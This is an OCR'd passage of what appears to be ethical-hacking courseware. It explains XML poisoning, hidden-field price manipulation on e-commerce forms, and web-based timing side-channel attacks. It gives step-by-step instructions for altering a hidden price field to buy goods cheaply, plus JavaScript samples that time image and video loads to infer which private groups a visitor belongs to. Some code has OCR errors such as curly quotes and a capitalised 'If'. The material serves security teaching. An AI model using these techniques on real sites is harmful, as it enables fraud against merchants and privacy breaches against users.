
XML Request

```
<CustomerRecord>

<CustomerNumber>2010</CustomerNumber>

<FirstName>Jason</FirstName>

<LastName>Springfield</LastName>

<Address>Apt 20, 3rd Street</Address>

<Email>jason@springfield.com</Email>

<PhoneNumber>6325896325</PhoneNumber>

</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>

<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName><CustomerNumber>
```

```
  2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



Hidden Field Manipulation Attack

HTML Code

```
<form method="post"
    action="page.aspx">
  <input type="hidden" name=
    “PRICE" value=“200.00">
  Product name: <input type=
   "text" name="product”
   value=“Certifiedhacker
Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
    "submit">
</form>
```

Normal Request

`http://www.certifiedhacker.com/page.aspx?product=Certifiedhacker%20Shirt&price=200.00`

Hidden Field
Price = 200.00
Hidden Field
Price = 2.00
html

Attack Request

`http://www.certifiedhacker.com/page.aspx?product=Certifiedhacker%20Shirt&price=2.00`

Product Name	Certifiedhacker Shirt
Product Price	200

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**
- HTML can also store field values as hidden fields, which are not rendered to the screen by the browser, but are instead collected and submitted as parameters during form submissions
- Attackers can examine the HTML code of a page and change the hidden field values to change post requests to the server

Hidden Field Manipulation Attack

Attackers carry out hidden field manipulation attacks against e-commerce websites, as most of these sites have hidden fields in their price and discount specifications. In every client session, developers use hidden fields to store client information, including product prices and discount rates. During the development of such programs, developers feel that all their applications are safe; however, hackers can manipulate the product prices and even complete transactions with the altered prices. When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as hidden fields, which are not rendered on the screen by the browser but collected and submitted as parameters during form submissions. Attackers can examine the HTML code of the page and change the hidden field values to change post requests to the server.


Example

A particular mobile phone might be offered for $1000 on an e-commerce website, but the hacker, by altering some of the hidden text in its price field, purchases it for only $10.

Such attacks result in severe losses for website owners, even though they might be using the latest anti-virus software, firewalls, IDS, and so on to protect their networks from attacks. Besides financial losses, the owners can also lose their market credibility. An example of such code is given below:

```
<form method="post" action="page.aspx">
<input type="hidden" name=“PRICE" value=“200.00">
  Product name: <input type="text" name=“product”
   value=“Certifiedhacker Shirt"><br>
  Product price: 200.00"><br>
<input type="submit" value="submit">
</form>
```

1. Open the html page within an **HTML editor**.
2. Locate the **hiddenfield** (e.g. "<type=hidden name=price value=200.00>").
3. **Modify** its content to a different value (e.g. "<type=hidden name=price value=2.00>").
4. **Save** the html file locally and browse it.
5. Click the **Buy** button to perform electronic shoplifting via hidden manipulation.



Web-based Timing Attacks

- A web-based timing attack is a type of side-channel attack performed by attackers to **retrieve sensitive information** such as passwords from web applications by measuring the response time taken by the server

Direct Timing Attack	Direct timing attacks are carried out by measuring the approximate **time taken by the server to process a POST request** to deduce the existence of a username
Cross-site Timing Attack	A cross-site timing attack is another type of timing attack, in which attackers **send crafted request packets to the website using JavaScript**
Browser-based Timing Attack	Attackers take advantage of side-channel leaks of a browser to estimate the **time taken by the browser to process the requested resources** Attackers can abuse different browser functionalities to launch further attacks such as video parsing attacks and cache storage timing attacks

Web-based Timing Attacks

A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server. These attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Different types of web-based timing attacks include direct timing attacks, cross-site timing attacks, and browser-based timing attacks.

- **Direct Timing Attack**

  Direct timing attacks are carried out by measuring the approximate time taken by the server to process a POST request, through which attackers can deduce the existence of a username. Similarly, attackers perform character by character password examination and exploit the timing information to determine the position where the password comparison failed. Then, attackers use this data to determine the target user's password.

- **Cross-site Timing attack**

  A cross-site timing attack is another type of timing attack, in which attackers send crafted request packets to the website using JavaScript, unlike a direct timing attack, where the attacker himself/herself passes the request to a website. The attacker then analyzes the time consumed by the user to download the requested file.

  For instance, consider a website http://xyz.com that contains two separate groups such as /the-prompt/ and /the-anonymous-place/, and only the group members have access to the data fed into these groups. If any other person tries to access the group, an error message is generated. Now, when a user accesses an unknown website that contains malicious JavaScript injected by the attacker, the attacker can find out which group the user belongs to and thus violate his/her privacy.

Sample JavaScript code used to perform this attack:

```
     function getMeasurement(url, callback) {
          var a = new Image();
          a.addEventListener(‘error’, function() {
               var conclude = performance.now();
               callback(conclude – begin);
          });
          var begin = performance.now();
          a.src = url;
     }
     getMeasurement(‘http://xyz.com/the-prompt/’,
function(timeTF) {
          getMeasurement(‘http://xyz.com/the-anonymous-place’,
          function(timeTDS) {
               If (timeTF> timeTDS) {
                    alert(‘The prompt is alright!’);
               }
               else {
               alert(‘Privacy breach!’);
               }
          });
     });
```

- **Browser-based Timing Attacks**

  Browser-based timing attacks are sophisticated side-channel attacks. Rather than depending on the unsteady download time, attackers take advantage of side-channel leaks of a browser to estimate the time taken by the browser to process the requested resources. In this case, the time estimation begins immediately after the download of a resource and ceases once the processing is done.

  Attackers can abuse different browser functionalities to launch further attacks such as video parsing attack, and cache storage timing attack.

  - **Video-parsing Attack**

    Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
  var p = document.createElement('video');
  var begin;
  p.addEventListener('suspend', function() {
       begin = performance.now();
  });
  p.addEventListener('error', function() {
       var conclude = performance.now();
       callback(conclude – begin);
  });
  p.src = url;
}
```

In contrast to cross-site timing attacks, here, the estimation time begins when the event “suspend” is triggered. The event is usually triggered when the resource downloading is stopped, as the requested resource is not an intended video; it is only a double- or triple-digit KB file. The event is also triggered when the resource download is completed. Subsequently, the browser attempts to parse the requested resource as a video. Certainly, the files HTML/JSON/… are invalid video formats; hence, the browser will raise an “error” event. Here, the attacker observes the amount of time the browser takes to process the resource and generate an error event. Single estimation for every end point might not always serve the purpose. Therefore, attackers try to accumulate several time estimations and calculate the median or average.

- **Cache Storage Timing Attack**

